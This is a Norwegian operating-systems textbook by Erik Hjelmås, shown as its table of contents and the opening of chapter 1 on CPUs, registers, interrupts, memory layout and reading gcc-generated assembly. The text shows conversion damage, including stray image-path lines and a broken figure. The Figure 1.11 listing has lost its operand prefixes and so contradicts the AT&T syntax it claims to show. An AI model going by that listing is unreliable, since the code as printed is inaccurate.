Operating Systems *Lecture Notes, Review Questions, Problems and Lab Tutorials*

Erik Hjelmås

November 7, 2026

Contents

1 Introduksjon til datamaskinarkitektur **1**

1.1 Læringsmål . . . 1

1.2 Arkitektur . . . 3

1.2.1 Register . . . 5

1.2.2 ISA . . . 5

1.2.3 Slik virker CPU-en . . . 7

1.2.4 Interrupt . . . 7

1.3 Programvare . . . 9

1.3.1 Kompilering . . . 9

1.3.2 gcc . . . 10

1.3.3 32 vs 64 bit . . . 10

1.3.4 Syntaks . . . 11

1.3.5 Eksempler . . . 12

1.4 CPU-terminologi . . . 14

1.4.1 Terminologi: CPU vs. CPU-kjerne . . . 14

1.4.2 Pipeline/Superscalar . . . 15

1.4.3 HyperThreading/SMT . . . 17

1.5 Cache . . . 18

1.5.1 Hvorfor cache? . . . 19

1.5.2 Write Policy . . . 20

1.6 Lab-øvinger . . . 25

1.7 Repetisjonsspørsmål og oppgaver . . . 29

2 Operativsystemer og prosesser **33**
2.1 Læringsmål . . . 33
2.2 Introduksjon . . . 34
2.2.1 Definisjon . . . 34
2.3 Designmål . . . 35
2.4 Historie . . . 35
2.4.1 Unix/Linux . . . 35
2.4.2 Windows . . . 36
2.5 Prosesser . . . 36
2.5.1 Prosess . . . 36
2.5.2 Oppretting . . . 37
2.5.3 Tilstander . . . 37
2.5.4 Prosessliste, PCB . . . 37
2.5.5 Prosesskarakteristikker . . . 38
2.6 Lab-øvinger . . . 39
2.7 Repetisjonsspørsmål og oppgaver . . . 40

3 Systemkall **41**
3.1 Læringsmål . . . 41
3.2 Systemkall . . . 42
3.2.1 `fork()` . . . 42
3.2.2 `wait()` . . . 43
3.2.3 `exec()` . . . 43
3.2.4 Hvorfor??? . . . 44
3.2.5 Signaler . . . 44
3.3 Prosessutførelse . . . 44
3.3.1 Direct execution . . . 44
3.3.2 Begrensede operasjoner . . . 45
3.3.3 Timer interrupt . . . 47
3.4 Lab-øvinger . . . 49
3.5 Repetisjonsspørsmål og oppgaver . . . 50

4 Scheduling (CPU-tildeling) 52
4.1 Læringsmål . . . 52
4.2 Turnaround time . . . 53
4.2.1 FIFO . . . 54
4.2.2 SJF . . . 55
4.2.3 STCF . . . 56
4.3 Response time . . . 56
4.3.1 Round Robin . . . 57
4.3.2 Overlap . . . 58
4.4 MLFQ . . . 58
4.4.1 Basics . . . 58
4.4.2 Priority . . . 59
4.4.3 Boost . . . 59
4.5 Fair Share . . . 60
4.5.1 Lottery . . . 60
4.6 Multiprocessor . . . 60
4.6.1 Affinity . . . 61
4.6.2 Gang scheduling . . . 61
4.6.3 Pcores og Ecores . . . 62
4.7 Lab-øvinger . . . 63
4.8 Repetisjonsspørsmål og oppgaver . . . 65

5 Adresserom og adresseoversettelse 68
5.1 Læringsmål . . . 68
5.2 Adresserom . . . 69
5.3 Minne: API . . . 71
5.4 Adresseoversettelse . . . 72
5.5 Segmentering . . . 74
5.6 Håndtering av ledig minne . . . 74
5.7 Paging . . . 77
5.8 Lab-øvinger . . . 82
5.9 Repetisjonsspørsmål og oppgaver . . . 83

6 Minnehåndtering **86**
6.1 Læringsmål . . . 86
6.2 Raskere oversettelse . . . 87
6.2.1 TLB . . . 87
6.2.2 ASID . . . 89
6.3 Mindre page tables . . . 89
6.3.1 Multi-level page table . . . 90
6.3.2 Invertert page table . . . 92
6.4 Minnehåndtering . . . 92
6.4.1 Swap space . . . 92
6.4.2 Page fault . . . 93
6.5 Page replacement-policyer . . . 96
6.5.1 Policyer . . . 96
6.5.2 Workloads . . . 96
6.5.3 Terminologi . . . 97
6.6 Linux . . . 97
6.7 Lab-øvinger . . . 99
6.8 Repetisjonsspørsmål og oppgaver . . . 100

7 Tråder og låser **103**
7.1 Læringsmål . . . 103
7.2 Introduksjon . . . 104
7.2.1 pthread . . . 105
7.2.2 Deling av data . . . 106
7.3 Tråd-API . . . 107
7.4 Låser . . . 107
7.4.1 Test-and-set . . . 108
7.4.2 Compare-and-swap . . . 109
7.4.3 Spinne eller bytte? . . . 109
7.5 Deadlock . . . 110
7.6 Lab-øvinger . . . 112
7.7 Repetisjonsspørsmål og oppgaver . . . 113

8 Condition variables og semaforer **115**
8.1 Læringsmål . . . 115
8.2 Condition variables . . . 116
8.2.1 Producer-consumer . . . 116
8.3 Semaforer . . . 118
8.3.1 Binær semafor . . . 120
8.3.2 rekkefølge . . . 120
8.3.3 Producer-consumer . . . 120
8.3.4 Reader-writer . . . 121
8.3.5 Dining philosophers . . . 122
8.4 Barrier . . . 122
8.5 Monitor . . . 122
8.6 Deadlock . . . 123
8.7 Lab-øvinger . . . 125
8.8 Repetisjonsspørsmål og oppgaver . . . 126

9 Input/output: lagring, GPU og nettverk **130**
9.1 Læringsmål . . . 130
9.2 Operativsystemet og I/O-enhetene . . . 131
9.2.1 Tre måter å gjøre I/O på . . . 132
9.3 Block devices . . . 135
9.4 Lagringsenheter . . . 139
9.4.1 HDD . . . 139
9.4.2 SSD . . . 141
9.5 Ytelse: tilkobling og enhet . . . 143
9.5.1 Måling . . . 144
9.6 GPU . . . 146
9.7 Nettverkskort . . . 150
9.8 Lab-øvinger . . . 153
9.9 Repetisjonsspørsmål og oppgaver . . . 154

10 Filsystemer **156**
10.1 Læringsmål . . . 156
10.2 Filer og kataloger . . . 157
10.2.1 API . . . 157
10.2.2 File descriptors . . . 158
10.2.3 Sync . . . 158
10.2.4 Metadata . . . 159
10.2.5 Kataloger . . . 159
10.2.6 Lenker . . . 160
10.2.7 Tilgangskontroll . . . 161
10.2.8 mkfs/mount . . . 162
10.3 Implementasjon . . . 162
10.3.1 Et filsystem . . . 162
10.3.2 Adresser . . . 163
10.3.3 Kataloger . . . 166
10.3.4 Tilgangsvei . . . 166
10.3.5 Caching . . . 166
10.4 Krasjhåndtering . . . 168
10.4.1 FSCK . . . 169
10.4.2 Journalling . . . 169
10.5 Lab-øvinger . . . 171
10.6 Repetisjonsspørsmål og oppgaver . . . 173

11 Virtuelle maskiner og containere **180**
11.1 Læringsmål . . . 180
11.2 Hvor mye OS? . . . 181
11.3 Virtuelle maskiner . . . 182
11.3.1 Krav . . . 182
11.4 Hypervisorer . . . 183
11.5 CPU . . . 183
11.5.1 Binæroversetting . . . 184

11.5.2 Paravirtualisering . . . 185
11.5.3 Hardwarevirtualisering . . . 185
11.6 Minne . . . 186
11.6.1 Shadow page tables . . . 188
11.6.2 Nested page tables . . . 190
11.7 I/O . . . 194
11.8 Containere . . . 195
11.8.1 Installere Docker . . . 196
11.8.2 Cgroups . . . 196
11.8.3 Kernel namespaces . . . 197
11.8.4 CoW og union mounts . . . 198
11.8.5 Container-sikkerhet . . . 200
11.8.6 Tutorial: lage et image og en container . . . 201
11.9 Lab-øvinger . . . 203
11.10 Repetisjonsspørsmål og oppgaver . . . 206

12 Operativsystemsikkerhet **208**
12.1 Læringsmål . . . 208
12.2 Introduksjon . . . 209
12.2.1 Mål . . . 209
12.2.2 Prinsipper . . . 210
12.3 Aksesskontroll . . . 210
12.3.1 Reference monitor . . . 210
12.3.2 Capability/ACL . . . 211
12.3.3 MAC/DAC . . . 215
12.3.4 Windows . . . 217
12.3.5 Linux . . . 219
12.4 Minnebeskyttelse . . . 219
12.4.1 Buffer overflow . . . 219
12.4.2 Return-to-libc . . . 223
12.5 Lab-øvinger . . . 228
12.6 Repetisjonsspørsmål og oppgaver . . . 230

Bibliography **233**

1

Introduksjon til datamaskinarkitektur

1.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet skal du kunne:

Datamaskinens oppbygning

- gjøre rede for hovedkomponentene i en datamaskin – CPU (med CU, ALU, MMU og registre), minne (RAM) og I/O-enheter – og forklare deres roller
- forklare forskjellen på en von Neumann- og en Harvard-arkitektur
- forklare hva de sentrale registrene brukes til (IP/PC, IR, SP, BP, FLAG/PSW og dataregistrene), og hvorfor rax, eax og ax er samme fysiske register
- skille mellom en CPU og en CPU-kjerne, og forklare hva multiprogrammering/multitasking innebærer for hva som ligger i registrene til enhver tid

Hvordan instruksjoner utføres

- forklare hva et instruksjonssett (ISA) er, og hva som skiller det fra mikroarkitekturen
- beskrive instruksjonssyklusen (*fetch, decode, execute*) og forklare rollen til registrene PC og IR i den
- forklare hva interrupt er og hvordan CPU-en håndterer de

- kjenne igjen de vanligste X86-instruksjonene (`mov`, `add`, `cmp`, `jmp/je/jne`, `call/ret`, `push/pop`) og forklare hva de gjør

Et program i minnet

- beskrive minneoppsettet til et program som kjører (text, data/BSS/heap, biblioteker og stack) og hvilke typer variabler som havner hvor
- forklare hva en stack frame er, hvordan den opprettes og fjernes ved funksjonskall, og hvilken rolle base pointer og stack pointer har
- forklare hvorfor delte biblioteker som `libc` ikke kopieres inn i hvert enkelt program

Fra C til maskinkode

- plassere programmeringsspråk, assembly, maskininstruksjoner og digital logikk i forhold til hverandre som abstraksjonsnivåer, og forklare hva som er portabelt og hva som ikke er det
- bruke `gcc -S` til å generere assembly-kode fra et C-program, og forklare hva en kompilator og en assembler gjør
- lese enkel X86 assembly-kode i AT&T-syntaks og forklare hva hver linje gjør, herunder skille mellom direktiver, labels og instruksjoner
- tolke operand-prefiksene `%` og `$`, instruksjons-suffiksene b/w/l/q og adresseberegninger som `-4(%ebp)`
- forklare forskjellen på 32-bits og 64-bits kode generert fra samme C-kode, og hvordan argumenter overføres til funksjoner i de to tilfellene

Ytelse i moderne CPU-er


- forklare hva klokkehastighet betyr for hvor lang tid en instruksjon tar
- forklare hvordan pipelining og superscalar arkitektur øker ytelsen, og hvilken rolle mikrooperasjoner spiller
- forklare hva out-of-order execution, speculative execution og spesielt branch prediction er, og hvorfor de gir bedre ytelse
- forklare hva SMT/Hyperthreading er, og hvorfor operativsystemet da ser flere CPU-kjerner enn maskinen fysisk har, hva det har å si for ytelse

Cache

- forklare hva von Neumann-flaskehalsen er, og hvordan cache demper den
- forklare hvordan spatial og temporal locality gjør at cache virker, og hvorfor vi cacher en hel cache line og ikke enkeltbyte
- beskrive cache-nivåene (L1, L2, L3) og skille mellom write-through og write-back, inkludert hva det vil si at en cache line er *dirty*
- vurdere hvordan rekkefølgen du bruker indekser i en løkke påvirker kjøretiden, og begrunne det ut fra cache line-størrelsen

1.2 Arkitektur

CPU, minne og I/O i figur 1.1.



Figur 1.1: CPU, minne og I/O.

En datamaskinarkitektur består av en CPU (med Control Unit (CU), Arithmetic Logic Unit (ALU) og registre), minne og I/O. Den kan klassifiseres enten som en *von Neumann-arkitektur* hvis data og instruksjoner deler kommunikasjonslinjer (busser) og minne, eller som en *Harvard-/modifisert Harvard-arkitektur* hvis kommunikasjonslinjene

(bussene) er separate for data og instruksjoner. CPU-en har også en klokke (ikke med i figuren) som genererer pulser typisk hvert nanosekund (ns) eller så, og det er dette som gjør at CPU-en faktisk "gjør ting". En CPU gjør typisk noe hvert nanosekund (ns), noe som betyr at den gjør en milliard (tusen millioner) ting hvert sekund.

CPU Central Processing Unit – hovedprosessoren. Dette er datamaskinens "hjerne", og er maskinvarekomponenten som har ansvaret for å utføre maskininstruksjoner.

- **MMU** Memory Management Unit – en nøkkelkomponent som oversetter adresser og gjør at hvert kjørende program får sitt eget minneområde. Vi ser nærmere på dette i kapittel 6.
- **CU** Control Unit – styrer dataflyten og gjør alle forberedelsene som er nødvendige for at ALU-en skal kunne utføre instruksjoner.
- **ALU** Arithmetic Logic Unit – utfører aritmetiske eller logiske instruksjoner på binære tall.
- **Registre** Den minste og raskeste lagringen i datamaskinen (typisk lagres 8 til 64 bit her).
  - **AX, BX, CX, DX, SP, BP, SI, DI** Dataregistre – lagrer variabler, argumenter, returverdier osv.
  - **IP/PC (Instruction Pointer/Program Counter)** inneholder adressen til den neste instruksjonen som skal hentes fra minnet og utføres.
  - **IR (Instruction Register)** inneholder instruksjonen som skal utføres av ALU-en.
  - **SP (Stack Pointer)** inneholder adressen til toppen av stacken.
  - **BP (Base Pointer/Frame Pointer)** inneholder adressen til bunnen av gjeldende stack frame (stacken er delt inn i stack frames, en stack frame opprettes når du utfører et funksjonskall, og den slettes når du returnerer fra funksjonen).
  - **FLAG/PSW (Flag Register/Program Status Word)** inneholder kontroll- og statusinformasjon. To eksempler: 1. ett bit i dette registeret inneholder resultatet fra en sammenligningsinstruksjon ("var innholdet i to registre likt eller ikke?" 0 hvis likt, 1 hvis ulikt) hvis en slik instruksjon nettopp er utført av ALU-en, 2. to bit indikerer om det kjørende programmet kjører i user mode (`11`) eller kernel mode (`00`).


Minne/RAM Random Access Memory – datamaskinens hovedminne. Programmer lastes inn i minnet, og de inneholder *instruksjoner* og *data*. Alt lagres som bit (et bit er null eller en) i minnet, og åtte bit kalles en Byte. En Byte er den minste enheten vi kan hente fra minnet: *hver adresse inn i minnet peker på en Byte, IKKE et bit*.

I/O-enheter I/O-enheter er koblet til datamaskinens sentrale buss, og brukes av CPU-en for å få informasjon ut av og inn i datamaskinen. Disse enhetene består normalt

av en egen "liten datamaskin" som kalles en kontroller, og som har en prosessor, litt minne, litt programvare (firmware) og noen grensesnitt (egne registre som CPU-en kan skrive til eller lese fra). Et eksempel på en I/O-enhet er harddisken (i laptopen din i dag er dette sannsynligvis en SSD, en Solid State Drive), som har en kontroller CPU-en kan "snakke med", og en faktisk lagringsenhet bak kontrolleren.

1.2.1 Register

Registre i figur 1.2.



Figur 1.2: Registre.

Et register kan brukes i 8-bits, 16-bits, 32-bits eller 64-bits versjon. Hvis du ser et register som starter med `r`, vet du at det er 64-bits versjonen (f.eks. rax, rip, rsp), og starter det med `e`, er det 32-bits versjonen (f.eks. eax, eip, esp). Vi ser sjelden 16-bits- eller 8-bits-versjonene i dag. *Merk altså at om du ser f.eks. både rax og eax i assembly-koden så er dette samme fysiske register, eneste forskjell er at når det står eax brukes bare halvparten av dette registeret.*

1.2.2 ISA

Instruction Set Architecture i figur 1.3.

- Elektroingeniør: mikroarkitektur
- Informatiker: Instruction Set Architecture (ISA):
  - native datatyper og *instruksjoner*
  - *registre*
  - adresseringsmodus
  - minnearkitektur
  - håndtering av interrupt og exceptions
  - ekstern I/O

Figur 1.3: Instruction Set Architecture.

Hver Instruction Set Architecture (ISA), også kalt datamaskinarkitektur, har et bestemt sett med instruksjoner den kan utføre. Instruksjonssettet varierer mellom de ulike arkitekturene, f.eks. Intel/AMD X86 som vi skal bruke, Arm (som sitter i mobiltelefonene og nettbrettene) og Sun SPARC som var en suksess på kraftige arbeidsstasjoner for mange år siden. Instruksjonssettet er det vi som informatikere er interessert i når det gjelder datamaskinarkitekturen, altså det vi kan bruke direkte til å programmere på lavest mulig nivå. Vanligvis bruker vi den symbolske representasjonen av selve maskininstruksjonene: assembly-kode.

Mens vi som informatikere vanligvis ikke bryr oss om nivåer under instruksjonssettet, er elektroingeniører opptatt av *mikroarkitekturen* ("lagene under"), som er hvordan instruksjonene faktisk skal implementeres i elektroniske komponenter på CPU-en.

Vanlige instruksjoner i figur 1.4.

De vanligste instruksjonene vi kommer til å se:

- **Flytte/kopiere data** `mov`
- **Matematiske funksjoner** `add`, `sub`
- **Funksjonsrelatert** `call`, `ret`
- **Branch/Jump** `jmp`, `je` (jump if equal), `jne` (jump if not equal)
- **Sammenligning** `cmp`
- **Stack** `push`, `pop`

Figur 1.4: Vanlige instruksjoner.

1.2.3 Slik virker CPU-en

Ut fra det vi vet så langt kan vi tenke oss at det CPU-en gjør, tilsvarer omtrent følgende pseudokode:

Arbeidsflyten i CPU-en i figur 1.5.

```
while(not HALT) { # så lenge strømmen er på
  IR=Program[PC]; # hent instruksjonen PC peker på inn i IR
  PC++;           # øk PC (program counter, også kalt IP)
  execute(IR);    # utfør instruksjonen i IR
}
```

Dette er instruksjonssyklusen, også kalt
fetch, (decode,) execute-syklusen.

Figur 1.5: Arbeidsflyten i CPU-en.

1.2.4 Interrupt

Arbeidsflyten i CPU-en – med interrupt i figur 1.6.

```
    while(not HALT) {
      IR = mem[PC];   # IR = Instruction Register
      PC++;           # PC = Program Counter (register)
      execute(IR);
      if(IRQ) {       # IRQ = Interrupt ReQuest
        savePC();
        loadPC(IRQ);  # Hopper til Interrupt-rutine
      }
    }
```

Figur 1.6: Arbeidsflyten i CPU-en – med interrupt.

Brikken som mangler i puslespillet så langt, er Input/Output (I/O): hva skjer når vi trykker på en tast på et tastatur? Mellom hver instruksjon CPU-en utfører, sjekker den om det har skjedd noe I/O (f.eks. at et tastetrykk har funnet sted, eller at en nettverkspakke har kommet inn fra nettverkskortet). I/O-enheter genererer et *interrupt* når de vil ha oppmerksomheten til CPU-en. Hvis CPU-en oppdager at et interrupt har kommet, stopper den det den holder på med og utfører en bestemt kode (med kode mener vi en samling maskininstruksjoner) for å håndtere det interruptet. Koden som håndterer et tastetrykk, er en annen enn koden som håndterer en nettverkspakke som kommer inn. Interrupt fra I/O-enheter kan skje når som helst, og kalles derfor *asynkrone interrupt*. Det


finnes også en klasse *synkrone interrupt* som består av software interrupt/systemkall og exceptions, som vi skal lære om i kapittel 3.

Registre vs fysisk minne (RAM) i figur 1.7.

Innholdet i registrene *tilhører det programmet som kjører nå* og operativsystemet
Det kan være *flere programmer lastet inn i minnet* (dette kalles multiprogrammering eller multitasking), men bare ett lastet på hver CPU-kjerne (to kan være lastet hvis Hyperth-reading/SMT finnes på den CPU-kjernen)

Figur 1.7: Registre vs fysisk minne (RAM).

Et program i minnet i figur 1.8.



Figur 1.8: Et program i minnet.

Den grunnleggende oppbygningen til et program som er lastet inn i minnet (fra disk), er

Text Dette er selve programmet, maskininstruksjonene. Det kalles Text fordi det er "programteksten".

Data/Heap Dette området vokser oppover (dvs økende minneadresser) og er egentlig delt i Data, BSS (Block Started by Symbol) og Heap, men vi omtaler det bare som Data/Heap siden ulike folk og lærebøker noen ganger omtaler det med bare Data eller bare Heap. Dette området inneholder de *globale variablene*, *lokale statiske variabler* (f.eks. når du skriver `static int i;`) og *dynamisk allokerte variabler* (f.eks. når du bruker `malloc` eller `calloc`).


Biblioteker De fleste programmer gjenbruker kode fra biblioteker. På Linux laster alle programmer inn biblioteket som heter `libc` her (som regel flere biblioteker også). Når vi sier "laster inn biblioteket", mener vi egentlig "peker på biblioteket", fordi alle programmene deler dette biblioteket i minnet for å spare plass (at alle programmer har identiske kopier av et bibliotek er noe operativsystemet og programvaren prøver å unngå).

Stack Kalles noen ganger call stack eller user space-stacken, siden operativsystemet også vedlikeholder en kernel-stack for hvert program. Dette området vokser nedover. En stack er en datastruktur du kan tenke på som en bøtte: det siste elementet du legger på stacken, vil alltid være elementet på toppen. Stacken er delt inn i *stack frames*. Verdien i base pointer-registeret (EBP/RBP) peker alltid til bunnen av den øverste stack framen, mens stack pointer-registeret (ESP/RSP) alltid peker til toppen av stacken (og dermed toppen av den øverste stack framen). Hver gang koden din går inn i en funksjon, opprettes en ny stack frame, og når den forlater funksjonen, fjernes stack framen. Stacken er der *lokale automatiske variabler* (vanlige variabler du oppretter innenfor en kodeblokk), *returadresser* og noen ganger *funksjonsargumenter* lagres.

1.3 Programvare

1.3.1 Kompilering

Tenk på "abstraksjonsnivåene" i en datamaskin som følgende (poenget her er skiftet mellom programmeringsspråk laget for mennesker og assembly/maskinkode laget for datamaskiner):



```
|                                                    V
| (Digital logikk)
V
Lavt nivå
```

1.3.2 gcc

`gcc` er kompilatoren vår, og gir ut assembly-kode med opsjonen `-S`:

GNU Compiler Collection: gcc i figur 1.9.

```
gcc -S tmp.c      # fra C til assembly
nano tmp.s        # rediger den
gcc -o tmp tmp.s  # fra assembly til maskinkode
./tmp             # kjør maskinkoden

# vi trenger ikke linjer som starter med .cfi
gcc -S -o - tmp.c | grep -v .cfi > tmp.s
# eller unngå .cfi-linjene i utgangspunktet
gcc -fno-asynchronous-unwind-tables -S tmp.c
```

Figur 1.9: GNU Compiler Collection: gcc.

(CFI er kort for Call Frame Information, og er noe vi ikke trenger i vår sammenheng.)

1.3.3 32 vs 64 bit

32- vs 64-bits kode i figur 1.10.

Samme C-kode, ulik assembly- og maskinkode

```
gcc -S asm-0.c      # 64-bit siden OS-et mitt er 64-bit
grep push asm-0.s   # skriv ut linjer som inneholder "push"
gcc -S -m32 asm-0.c # 32-bits kode
grep push asm-0.s   # skriv ut linjer som inneholder "push"
```

Forskjell i instruksjoner (suffikset `q` (quadword) for 64-bit, suffikset `l` (long) for 32-bit) og registre (`rbp` for 64-bit, `ebp` for 32-bit).

Figur 1.10: 32- vs 64-bits kode.

1.3.4 Syntaks

Assembly-kode i figur 1.11.

```
        .file   "asm-0.c"     # DIREKTIVER
        .text
        .globl  main
        main:                 # LABEL
        push    rbp           # INSTRUKSJONER
        mov     rsp, rbp
        mov     0, eax
        ret
```

Figur 1.11: Assembly-kode.

Direktiver starter med et punktum (`.`), og labels slutter med kolon (`:`).

Assembly-kode oversettes til maskinkode av et program som kalles en assembler. Vi skal bruke GNU assembler (GAS), som er den vi bruker når vi bruker `gcc`. Assembly-kode består av instruksjoner (som mappes én-til-én til maskininstruksjoner) og direktiver, som er informasjon til assembleren. I tillegg brukes labels til å referere til bestemte deler av koden, f.eks. hvor i koden man skal hoppe hvis den neste instruksjonen ikke skal utføres.

Linje for linje betyr denne assembly-koden:

.file "asm-0.c" metainformasjon som sier hvilken kildekode denne koden stammer fra

.text sier at det som følger er programkoden ("programteksten")

.globl main sier at main skal ha globalt scope (synlig for annen kode som ikke ligger i akkurat denne fila, altså kode som linkes inn, delte biblioteker osv.)

main: en label. Det er vanlig å kalle main-funksjonen (starten på programmet) i et program for main

push rbp legger base pointer (også kalt frame pointer) på stacken

mov rsp, rbp setter base pointer (registeret rbp) lik stack pointer (registeret rsp)

mov 0, eax setter et "general purpose"-register eax til å være 0. Det er vanlig å legge returverdien til et program i eax-registeret hvor ret-instruksjonen forventer å finne den.

ret hvis det finnes en instruction pointer/program counter (IP/PC) som tidligere er lagret på stacken, legg denne tilbake i IP/PC-registeret slik at funksjonen som kalte meg kan fortsette der den slapp. Returner verdien som ligger i eax-registeret.

GNU/GAS/AT&T-syntaks i figur 1.12.

http://en.wikibooks.org/wiki/X86_Assembly/GAS_Syntax

instruksjons-suffiks b (byte), w (word), l (long), q (quadword)

operand er et argument

operand-prefiks % er et register, $ er en konstant (et tall)

adresseberegning `movl -4(%ebp), %eax`
"last inn det som ligger på adresse$(\text{ebp} - 4)$ i eax"

Figur 1.12: GNU/GAS/AT&T-syntaks.

Målet vårt er ikke å lære alle detaljene så vi kan skrive assembly-kode, men vi bør kunne det grunnleggende slik at vi kan lese og forstå enkel assembly-kode.

Oversikt over X86-assembly i figur 1.13.

http://en.wikipedia.org/wiki/X86_instruction_listings

Figur 1.13: Oversikt over X86-assembly.

1.3.5 Eksempler

La oss lære assembly gjennom eksempler. Du finner alle disse filene i git-repositoryet iikos-files.

